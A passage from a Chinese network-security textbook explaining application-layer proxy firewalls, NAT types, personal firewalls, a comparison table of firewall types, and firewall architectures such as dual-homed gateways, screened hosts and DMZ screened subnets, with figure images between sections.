



**图 7-13　应用层代理防火墙的逻辑位置**

而应用层代理防火墙彻底隔断内部网与外部网的直接通信，内部网对外部网的访问变成防火墙对外部网的访问，而外部网返回的信息再由防火墙转发给内网用户。所有通信都必须经应用层代理转发，访问者任何时候都不能与外部服务器建立直接的 TCP 连接，应用层的协议会话过程必须符合代理的安全策略要求。其基本原理如图 7-14 所示，当代理服务器接收到客户的请求后，会检查用户请求是否符合相关安全策略的要求，如果符合，代理服务器会代表客户，去服务器那里取回所需信息，再转发给客户。





**图 7-14　应用层代理防火墙的工作原理**

目前常见到的应用层代理防火墙产品有：商业版代理(cache)服务器，开源防火墙软件 TIS FWTK(Firewall toolkit)、Apache 和 Squid 等。

应用层代理网关加强了防火墙的安全性，隔断了内网与外网的直接通信，避免了数据驱动型攻击的发生，但也存在一些较严重的缺陷：

(1) 代理是不透明的，用户可能需要改造网络的结构甚至应用系统，在访问代理服务的每个系统上安装特殊的软件。

(2) 为了应付大量的网络连接并还原到应用层，防火墙额外的处理负载大幅攀升，从而影响性能，处理速度比包过滤防火墙要慢，甚至成为网络瓶颈。

(3) 对每一个应用，都需要一个专门的代理，来解释应用层命令的功能，如解释 FTP、Telnet 等命令就需要专门的 FTP 代理服务器、Telnet 代理服务器等，灵活性不够。

(4) 在面临应用升级,或出现新的应用层协议时,代理服务程序也需要随之改变。

**4. 网络地址转换技术**

目前的防火墙产品都提供了网络地址转换(Network Address Translation,NAT)技术,主要用在两个方面:

(1) 隐藏和保护内部网络的 IP 地址。

(2) 解决 IP 地址不足的问题,将内部网络私有 IP 地址翻译为公用地址(合法 IP 地址)。

实际上,NAT 就是把内部网络中的 IP 包头内内部 IP 地址信息,用可以访问外部网络的公用 IP 地址信息替换,如图 7-15。公用地址是由 Internet 网络信息(InterNIC)分配的 IP 地址,要想在 Internet 上实现通信,就必须有一个公用地址。





图 7-15 NAT 示意图

根据 NAT 的工作方式,可以分为静态 NAT、动态 NAT 和端口地址转换(Port Address Translation,PAT)。静态 NAT 中,IP 地址映射是一对一的,将某个私有 IP 地址转换为特定的某个公用 IP 地址,如图 7-16 所示。动态 NAT 中,将内部网络的私有 IP 地址转换为公用地址时,是随机的从预先配置的地址池中选取一个。端口地址转换是把内部地址映射到外部网络的一个公用 IP 地址的不同端口上。





图 7-16 静态 NAT

**5. 个人防火墙**

个人防火墙(Personal Firewall)运行在它所要保护的计算机上,用来隔离不希望的、来自网络的通信量。个人防火墙是常规防火墙功能的补充,可以针对单个主机设置可接受的数据类型,或者在连接因特网时,用来弥补常规防火墙中缺少的过滤规则。现有商业个人防火墙包括天网个人防火墙、Norton 个人防火墙、McAfee 个人防火墙和 Zone Alarm 等。

与网络防火墙过滤进出网络的通信量类似,个人防火墙过滤单个工作站的通信量。工作站对恶意代码或恶意活动代理(ActiveX 或 Java Applet)、存储在工作站上的个人数据泄露、为寻找潜在弱点的弱点扫描等攻击方式的防御能力差。个人防火墙经过配置后可以实施一些安全策略。例如,用户可以确定某些网址(如公司内部网中的计算机)具有很高的可信度,而其他站点则不可信赖。用户可以定义相应的策略,以便允许在本公司所在网段实现代码下载、无限制的数据共享及管理访问,而不允许来自其他站点的访问。

把病毒扫描器和个人防火墙结合在一起使用不但有效,而且效率高。用户并不是每天运行病毒扫描器,而是偶尔运行,而且此时病毒扫描器在用户内存中执行时,检查到的问题是在既成事实(如病毒已随电子邮件附件下载到本地)之后。但如果将病毒扫描器和个人防火墙结合起来,个人防火墙就会将所有进入的电子邮件中未打开的附件进行事先的检查。

**6. 几种类型防火墙的比较**

表 7-4 对几种防火墙类型的不同之处进行了概括。

**表 7-4　不同类型防火墙的比较**

| 包过滤防火墙 | 状态检测防火墙 | 应用层代理防火墙 | 个人防火墙 |
|---|---|---|---|
| 最简单 | 较复杂 | 更复杂 | 与包过滤器防火墙相似 |
| 只看见地址和服务协议类型 | 能看见地址和数据 | 看见包的全部数据部分 | 看见包的全部数据部分 |
| 审计困难 | 可能审计 | 能审计活动 | 能审计活动,并通常实现了审计活动 |
| 基于连接规则的过滤 | 基于通过包的信息过滤——首部或数据段 | 基于代理的行为过滤 | 基于单个包中的信息(使用首部或数据)过滤 |
| 复杂的寻址规则使得配置困难 | 通常预先配置以检测攻击信号 | 简单的代理可以代替复杂的寻址规则 | 通常以"拒绝所有入站"模式开始,当它们出现时,可添加信任地址 |

## 7.2.3 防火墙体系结构

在一个网络系统中,防火墙可能是单个的主机系统,但更多的可能是多个设备组成的一个安全防护系统,其体系结构可能多种多样。防火墙体系结构的设计,需要根据业务和安全控制的需求,合理规划内部网络的拓扑结构、合理划分安全区域、恰当的部署防火墙。

从本质上讲，现有的防火墙体系结构主要有：双宿网关、屏蔽主机、屏蔽子网、多防火墙等。

**1. 双宿网关**

双宿网关(dual-homed gateway)的基本结构如图 7-17 所示，它拥有两个连接到不同网络上的网络接口。例如，一个连接外部不可信任的网络，一个连接内部可信任的网络。这种体系结构最大的优点是 IP 层的通信是被阻止的，两个网络之间的通信可通过应用层代理服务的方法实现。双重宿主主机是唯一的隔开内部网络和外部网络之间的屏障，所以其用户口令控制是安全的关键，应配备强大的身份认证系统以阻挡外部不可信网络的非法登录。





**图 7-17 双宿网关体系结构**

**2. 屏蔽主机**

屏蔽主机防火墙强迫所有的外部主机与一个堡垒主机相连，而不让它们直接与内部主机相连，其体系结构如图 7-18 所示，由包过滤路由器和堡垒主机组成。包过滤路由器配置在内部网和外部网之间，保证外部系统对内部网络的操作只能经过堡垒主机。入侵者要破坏内部网络，需要首先渗透这两种不同的安全系统，因此屏蔽主机防火墙实现了更高的安全性。堡垒主机配置在内部网络上，是外部网络主机连接到内部网络主机的桥梁，它需要拥有高等级的安全。

**3. 屏蔽子网**

屏蔽子网体系结构是目前很多机构采用的体系结构，在本质上与屏蔽主机体系结构一样，但添加了额外的一层保护体系——周边网络，或者称为非军事化区域(Demilitarized Zone，DMZ)，如图 7-19 所示。堡垒主机位于周边网络上，周边网络和内部网络被内部路由器分开。DMZ 存在的好处在于，通过周边网络隔离堡垒主机，减少堡垒主机被侵入的影响，保护内部网络。入侵者即使控制了堡垒主机，也只能侦听到周边网络的数据，而不能侦听到内部网络的数据。





图 7-18　屏蔽主机体系结构

